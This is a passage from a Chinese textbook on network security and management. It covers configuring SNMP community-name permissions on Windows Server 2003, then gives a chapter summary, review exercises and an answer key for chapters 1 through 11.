


图 11-17　设置 SNMP 团体名称

最后还需要为 SNMP 服务配置团体名称的权限，同样在“SNMP Service 的属性”对话框中切换到“安全”选项卡，然后选中“发送身份验证陷阱”复选框，在“接受团体名称”列表框中单击添加，输入团体名称后再选中 “接受来自这些主机的 SNMP 数据包”单选按钮，这样就可以只接受 localhost 的 SNMP 数据包了，当然也可以添加其他主机。如果允许接受任何主机的 SNMP 数据包，则需要选中“接受来自任何主机的 SNMP 数据包”单选按钮，如图 11-18 所示。




图 11-18　为 SNMP 团体名称配置权限

在 Windows 2003 上配置完 SNMP 服务后，就可以在网管软件中用上面定义的团体名称来获取服务器的数据了。

11.3 本 章 小 结

本章首先讨论了网络管理系统在整个 IT 环境中的重要性和基本结构组成，及其所具有的五大基本功能，这部分内容有助于读者快速了解网络管理系统在网络建设中的地位和重要性。随后我们介绍了网络管理系统的主要发展阶段，并对国内外一些典型网络管理系统及其厂商进行了简单的了解，目前国内网络管理系统虽然在很多方面不能与国际品牌相比，但其实用性和本地化的服务使其在市场竞争中后来者居上，逐渐站稳了国内市场。在本章的最后部分我们向读者介绍了网络管理系统的一些典型功能，旨在帮助读者从直观上了解网络管理系统的使用和功能特点。由于各个厂家的网络管理系统差异很大，读者在进行网络管理系统的实施和部署时应参考具体的产品手册，从而掌握合理的配置和使用方法。

11.4 课 后 习 题

1. 填空题

(1) 配置管理模块一般具有典型的功能是自动获取能力、________、一致性检查能力、__________。

(2) 计费管理模块的典型功能是__________、数据管理与维护功能、__________、分析与决策支持、计费信息查询。

(3) 网络监控及管理系统的发展趋势可概括为智能化、___________、易用性、_______、远程管理。

(4) 网络监控管理要求达到“5W"，即任何一个授权者(Whoever)、无论在任何时候(Whenever)、________，都能通过任何一种手段(However)，以获取_______________的任何信息(Whatever)，形成一个高度智能化的完备的监控网，这是未来监控的理想模式和发展趋势。

(5) 网络管理系统在设计时遵循了分层架构设计的思想，实现数据采集、________和数据呈现三者之间的分离，因此通常分为三个大的层次，即数据采集层、数据处理层和_________。

2. 选择题

(1) 性能管理模块常包含典型的功能是性能监控、阈值管理、(　　)。

A. 性能检测　　B. 性能分析　　C. 状态分析　　D. 状态控制

(2) 网络管理系统需要提供一种通用的、(　　)、可扩展的框架体系。

A. 可控性　　B. 完整性　　C. 开放的　　D. 保密性

(3) 一般网络管理系统都支持主动轮询和被动接收这两种事件采集模式，主动轮询支

持 ICMP、SNMP 和(　　)等协议。

A. NETBIOS　　B. SNMP TRAP　　C. SYSLOG　　D. SNMP RAP

(4) 思科交换机中，选择(　　)用户命令，用户可以查看路由器的连接状态和一些设置，访问其他网络和主机，但不能更改路由器的设置内容。

A. Switch#　　B. Switch>　　C. rpm　　D. Switch(config)#

(5) H3C 交换机中 Linux 系统上 SNMP 的配置方法利用(　　)命令确认 SNMP 软件包是否已经安装。

A. super　　B. system-view

C. snmp-agent community　　D. rpm

3. 判断题

(1) 目前常用的网络管理系统按照管理对象的不同可分为网元管理软件和通用网络管理软件两大类。(　　)

(2) TMN 体系结构按照不同的管理需求将整个电信网管理功能从低到高分作 5 层：网元层(NEL)、网元管理层(EML)、网络管理层(NML)、事务管理层(BML)、业务管理层(SML)。(　　)

(3) 国外网管产品而言，典型的是 IBM Tivoli、HP OpenView 和 EMC Unicenter 三大品牌。(　　)

(4) 网管软件的功能评测主要针对网管功能的完备性，其测评结果依赖于具体的使用环境。(　　)

(5) 配置管理在网络管理系统中非常重要，它往往用于初始化网络和配置网络，以使其提供正常的网络服务。(　　)

4. 简答题

(1) 简述安全管理模块保证其自身的安全性的方式。

(2) 数据采集的通用方法有哪些？

(3) 网管软件测评时需要考虑哪些方面？

(4) 简述网络管理系统的测评方法。

习 题 答 案

第 1 章

1. 填空题

(1) 收集信息　嗅探　网络数据
(2) 通信技术　信息论
(3) 防辐射　物理保密

2. 选择题

(1) B　(2) B　(3) A

3. 判断题

(1) ✓　(2) ✓　(3)错

第 2 章

1. 填空题

(1) 保密性
(2) 用户数据报协议 UDP

2. 选择题

(1) C　(2) D　(3) B　(4) C　(5) C　(6) D

3. 判断题

(1) ×　(2) ×　(3) ×　(4) √

第 3 章

1. 填空题

(1) 称密码体制　非对称密码体制　混合密码体制
(2) 链路加密　节点加密　端对端加密
(3) 置换　移位运算
(4) 代码加密　替换加密　一次性加密
(5) 服务器证书(SSL 证书)　电子邮件证书　客户端证书
(6) 认证机构(CA)　注册机构(RA)　证书管理系统　PKI 应用接口

2. 选择题

(1) C　(2) B　(3) D　(4) A B C

3. 判断题

(1) √ (2) × (3) √ (4) √ (5) √ (6) ×

第 4 章

1. 填空题

(1) 自开始设计 进行安全性改进或增强
(2) 细粒度
(3) 隔离控制 信息流控制
(4) SUID 位 粘着位

2. 选择题

(1) B (2) AC

3. 判断题

(1) √ (2) × (3) ×

第 5 章

1. 填空题

(1) 客户端 动态 Web 内容技术
(2) 字典文件

2. 选择题

(1) C (2) A (3) C (4) C

3. 判断题

(1) × (2) × (3) √

第 6 章

1. 填空题

(1) 信息交换
(2) 用户界面 文件传输
(3) 25 143
(4) 加密 认证 压缩 邮件兼容性 分段

2. 选择题

(1) D (2) C (3) ABCDE

3. 判断题

(1) √ (2) × (3) √

第 7 章

1. 填空题

(1) 内部网络 DMZ 区
(2) 心跳机制
(3) 代理功能

2. 选择题

(1) C (2) B (3) D

3. 判断题

(1) × (2) × (3) √ (4) √

第 8 章

1. 填空题

(1) 网络 文件 引导区
(2) 加密 压缩 自我编码
(3) 网络共享 网络扫描 邮件程序

2. 选择题

(1) B (2) B (3) D

3. 判断题

(1) × (2) × (3) √

第 9 章

1. 填空题

(1) 数据包解码器 监测引擎和日志/报警子系统
(2) 利用网络存在的漏洞和安全缺陷对网络系统的硬件 软件及其系统中的数据进行的攻击
(3) 路由器 ARP cache 表的欺骗
(4) 误用

2. 选择题

(1) C (2) D (3) D (4) D (5) A (6) D

3. 判断题

(1) √ (2) × (3) √

第 10 章

1. 填空题

(1) 性能管理 安全管理
(2) 标准 设备
(3) 汇聚网络
(4) MPLS VPN
(5) 团体名

2. 选择题

(1) D (2) B (3) A (4) C

3. 判断题

(1) × (2) √ (3) × (4) √

第 11 章

1. 填空题

(1) 自动配置能力 操作审计能力
(2) 计费数据采集 计费策略设置
(3) 自动化 集成化
(4) 任何地点(Wherever) 任何一个被监控对象(Whichever)
(5) 数据处理 功能显示层

2. 选择题

(1) B (2) C (3) A (4) B (5) D

3. 判断题

(1) ✓ (2) × (3) × (4) ✓ (5) ✓